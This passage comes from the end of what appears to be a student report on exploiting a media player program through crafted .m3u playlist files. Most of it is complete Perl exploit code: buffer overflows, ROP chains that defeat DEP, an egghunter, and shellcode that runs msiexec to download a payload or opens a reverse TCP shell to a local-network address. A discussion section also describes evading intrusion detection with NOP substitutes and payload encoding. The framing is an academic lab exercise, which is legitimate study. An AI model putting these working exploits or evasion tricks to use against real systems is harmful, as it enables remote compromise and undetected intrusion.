my $shellcode="\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x7b\x1d\x80\x7c\xff\xd3\x89\xc5\x31\xc0\x50" .
              "\x68\x20\x2f\x71\x6e\x68\x2e\x6d\x73\x69\x68\x35\x2f\x6d\x73\x68\x38\x2e\x30\x2e\x68\x32\x2e\x31\x36" .
              "\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65" .
              "\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0";

open($FILE,">$file");
print $FILE length($shellcode);
close;
```

*Figure 45 - Code to find out the length of the msiexec payload*

This code calculates the size of the payload and saves it to a file called length.txt. Upon looking at length.txt, it is found that the size of the payload is 73 bytes, which is less than the 140 bytes available, making the msi.exec payload a suitable option. To test that it works, the payload is added in after the ROP chains. This is seen in Figure 46.

```
my $file= "ropShell.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$buffer .= pack('V', 0x77c11110);

$buffer .= pack('V',0x77c53486);    # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c53486);    # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c47705);    # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);    #
$buffer .= pack('V',0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);    # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);    # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);    # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);    # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);    # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);    # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c479e2);    # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);    # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c3a184);    # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);    # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);    # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35524);    # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops ="\x90" x 16;

my $shellcode="\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x7b\x1d" .
              "\x80\x7c\xff\xd3\x89\xc5\x31\xc0\x50\x68\x20\x2f\x71\x6e\x68\x2e" .
              "\x6d\x73\x69\x68\x35\x2f\x6d\x73\x68\x38\x2e\x30\x2e\x68\x32\x2e" .
              "\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20" .
              "\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7" .
              "\x93\xc2\x77\xff\xd0\x31\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0";
                # call eax


open($FILE,">$file");
print $FILE $buffer.$nops.$shellcode;
close;
```

*Figure 46 - Msiexec reverse TCP payload with ROP chains*

After testing the payload, it was found that a reverse TCP shell is successfully opened on the target machine.

# 4 DISCUSSION

A common way to detect buffer overflow attacks is to use an Intrusion Detection System (IDS) to detect and block them. An IDS is either hardware or software based and is used to monitor a network or system for any malicious activity. Any malicious activity that is detected will be reported to the system administrator or stored using a security information and event management system (SIEM). The two most common types of IDS's are Network Intrusion Detection Systems (NIDS) and Host Intrusion Detection Systems (HIDS). As the names suggest, a NIDS will monitor the network for malicious activity and a HIDS will, for example, monitor a system's important operating systems files. There are several different approaches to detect an intrusion. Two common approaches are signature-based detection and anomaly-based detection. Signature-based detection works by recognizing already known malicious patterns, and anomaly-based detection works by spotting abnormal patterns in what would otherwise be "good" traffic. This section will look into different ways to evade IDS's.

If an IDS is used on an application, then it can severely counter buffer overflow vulnerabilities and potentially make it impossible to exploit the application. To avoid an IDS, the exploit will need to be crafted in a certain way that will bypass anything that the IDS is searching for. For example, if an IDS detects a large consecutive number of NOPS then it will often view them as malicious. Therefore, a way of avoiding this could be to do the following command several times – **push EAX; pop EAX** This command could potentially bypass the IDS's detection of the NOPS, and would work in the same way as a NOP.

Another method to bypass an IDS is to encode the payload. An IDS is only able to detect known malicious activity. Therefore, if the payload is encoded, then the IDS may not be able to identify it as being dangerous. An example of a payload encoder would be Metasploits Shikata Ga Nai. Another point to note is that IDS's struggle to detect new exploits because of the reasons mentioned previously.

# 5 CONCLUSION

To conclude, 1602893.exe was found to be vulnerable to buffer overflow attacks. The goal set out at the start of this paper was to identify if the media player was vulnerable and, if so, exploit it by creating a calculator and opening a remote shell with DEP on and off. All of these goals were successfully met, meaning that the application had been successfully exploited.

# REFERENCES


Support.microsoft.com. (2019). [online] Available at: https://support.microsoft.com/en-gb/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in [Accessed 10 Apr. 2019].

Ollydbg.de. (2019). OllyDbg *v1.10*. [online] Available at: http://www.ollydbg.de/ [Accessed 10 Apr. 2019].

Metasploit. (2019). *Metasploit* | *Penetration Testing Software, Pen Testing Security* | *Metasploit*. [online] Available at: https://www.metasploit.com/ [Accessed 10 Apr. 2019].

Durg, V. (2019) *Windows Shellcode – Download and Execute Payload Using MSIEXEC*, *Kartik Durg*. Available at: https://iamroot.blog/2019/01/28/windows-shellcode-download-and-execute-payload-using-msiexec/ (Accessed: 24 April 2019).

*system, _wsystem* (2019). Available at: https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2017 (Accessed: 24 April 2019).

(2019) *Vividmachines.com*. Available at: http://www.vividmachines.com/shellcode/arwin.c (Accessed: 24 April 2019).

*Terminating a Process - Windows applications* (2019). Available at: https://docs.microsoft.com/en-us/windows/desktop/procthread/terminating-a-process (Accessed: 24 April 2019).

Corelan Team. (2019). *mona.py – the manual* | *Corelan Team*. [online] Available at: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/ [Accessed 25 Apr. 2019].

Immunityinc.com. (2019). *Immunity Debugger*. [online] Available at: https://www.immunityinc.com/products/debugger/ [Accessed 25 Apr. 2019].

Mclean, C. (2019). *rop2perl.exe*.

Offensive-security.com. (2019). [online] Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ [Accessed 27 Apr. 2019].

Netcat.sourceforge.net. (2019). *The GNU Netcat -- Official homepage*. [online] Available at: http://netcat.sourceforge.net/ [Accessed 29 Apr. 2019].

# 6 APPENDICES

## APPENDIX 1 – EXPLOIT CODE WITH DEP OFF

### 6.1.1 Code to run a calculator

```
my $file= "Calc.m3u";
my $buffer = "\x41" x 280;
my $nop = "\x90" x 10;
my $eip = pack('V',0x7C86467B);

my $shellcode="\x31\xC9".          # xor ecx,ecx
"\x51".                            # push ecx
"\x68\x63\x61\x6C\x63".                   # push 0x636c6163
"\x54".                                   # push dword ptr esp
"\xB8\xC7\x93\xC2\x77".                   # mov eax,0x77c293c7
"\xFF\xD0";                        # call eax

open($FILE,">$file");
print $FILE $buffer.$eip.$nop.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

### 6.1.2 Code to run a reverse TCP shell with Egghunters

```
my $file = "EggHunter.m3u";

my $junk1 = "\x41" x 280;

my $eip = pack('V',0x7C86467B);

my $nops = "\x90" x 10;

my $EggHunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8" .
"mark" .
 "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

my $Tag = "mark" . "mark";

my $shellcode = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
```

```
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\x00\x64\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";

open($FILE,">$file");
print $FILE $junk1.$eip.$nops.$EggHunter.$Tag.$shellcode;
close($FILE);
```

### 6.1.3 Downloading a reverse TCP shell using Msiexec

```
my $file= "ShortShellUpload.m3u";
my $buffer = "\x41" x 280;
my $nop = "\x90" x 10;
my $eip = pack('V',0x7C86467B);

my
$shellcode="\x31\xc0\x50\x68\x20\x2f\x71\x6e\x68\x2e\x6d\x73\x69\x68\x35\x2f\x6d\x73\x68\x38
\x2e\x30\x2e\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68
\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31\xc0\x5
0\xb8\x52\xbe\x18\x77\xff\xd0";
                    # call eax

open($FILE,">$file");
print $FILE $buffer.$eip.$nop.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

#Documentation - https://iamroot.blog/2019/01/28/windows-shellcode-download-and-execute-
payload-using-msiexec/
```

### 6.1.4 Sliding to the top of the buffer

```
my $file= "shellcode.m3u";

my $shellcode = "\x90" x 10;     #Nopslide at the top of the stack

#Calculator shellcode
$shellcode .= "\x31\xC9".        # xor ecx,ecx
       "\x51".                   # push ecx
       "\x68\x63\x61\x6C\x63".   # push 0x636c6163
       "\x54".                   # push dword ptr esp
       "\xB8\xC7\x93\xC2\x77".   # mov eax,0x77c293c7
       "\xFF\xD0";               # call eax

#Work out the length to the eip and subtract the length of the shellcode
my $buffer = $shellcode. "A" x (280 -length($shellcode));

my $eip =  pack('V', 0x7C86467B);                    #EIP address = 00121CC8
my $SubEsp = "\x83\xec\x7f". #x7f = is the largest amount you can jump without encountering a null
byte
                  "\x83\xec\x7f". #
                  "\x83\xec\x1E".          #
                  "\xff\xe4"; #JMP ESP



open($FILE,">$file");
print $FILE $buffer.$eip.$SubEsp;
close($FILE);
```

## Appendix 2 - Exploit Code with DEP ON

### 6.1.5 Code to run a calculator

```
my $file= "ropCalc.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$Ret = pack('V', 0x77c11110);

$RopChain .= pack('V',0x77c3b93a);      # POP EBP # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3b93a);      # skip 4 bytes [msvcrt.dll]
$RopChain .= pack('V',0x77c4771a);      # POP EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0xffffffff);      #
$RopChain .= pack('V',0x77c127e1);      # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c127e5);      # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c4e0da);      # POP EAX # RETN [msvcrt.dll]
```

```
$RopChain .= pack('V',0x2cfe1467);       # put delta into eax (-> put 0x00001000 into edx)
$RopChain .= pack('V',0x77c4eb80);       # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN
[msvcrt.dll]
$RopChain .= pack('V',0x77c58fbc);       # XCHG EAX);EDX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c21d16);       # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x2cfe04a7);       # put delta into eax (-> put 0x00000040 into ecx)
$RopChain .= pack('V',0x77c4eb80);       # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN
[msvcrt.dll]
$RopChain .= pack('V',0x77c13ffd);       # XCHG EAX);ECX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3048a);       # POP EDI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c47a42);       # RETN (ROP NOP) [msvcrt.dll]
$RopChain .= pack('V',0x77c2b1bb);       # POP ESI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c2aacc);       # JMP [EAX] [msvcrt.dll]
$RopChain .= pack('V',0x77c5289b);       # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c1110c);       # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$RopChain .= pack('V',0x77c12df9);       # PUSHAD # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c354b4);       # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops ="\x90" x 16;

my $shellcode="\x31\xC9".            # xor ecx,ecx
"\x51".                              # push ecx
"\x68\x63\x61\x6C\x63".              # push 0x636c6163
"\x54".                              # push dword ptr esp
"\xB8\xC7\x93\xC2\x77".              # mov eax,0x77c293c7
"\xFF\xD0";


open($FILE,">$file");
print $FILE $buffer.$Ret.$RopChain.$nops.$shellcode;
close;
```

### 6.1.6 Code to download a reverse TCP shell using Msiexec

```
my $file= "ropShell.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$buffer .= pack('V', 0x77c11110);

$buffer .= pack('V',0x77c53486);         # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c53486);         # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c47705);         # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);    #
$buffer .= pack('V',0x77c127e5);         # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);         # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);         # POP EAX # RETN [msvcrt.dll]
```

```
$buffer .= pack('V',0x2cfe1467);           # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);           # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN
[msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);           # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);           # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);           # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);           # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN
[msvcrt.dll]
$buffer .= pack('V',0x77c14001);           # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c479e2);           # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);           # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c3a184);           # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);           # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);           # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);           # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);           # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35524);           # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops ="\x90" x 16;

my
$shellcode="\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x7b\x1d\x80\x7c\xff\xd3
\x89\xc5\x31\xc0\x50\x68\x20\x2f\x71\x6e\x68\x2e\x6d\x73\x69\x68\x35\x2f\x6d\x73\x68\x38\x2
e\x30\x2e\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x6
8\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31\xc0\x50\x
b8\xfa\xca\x81\x7c\xff\xd0";



open($FILE,">$file");
print $FILE $buffer.$nops.$shellcode;
close;
```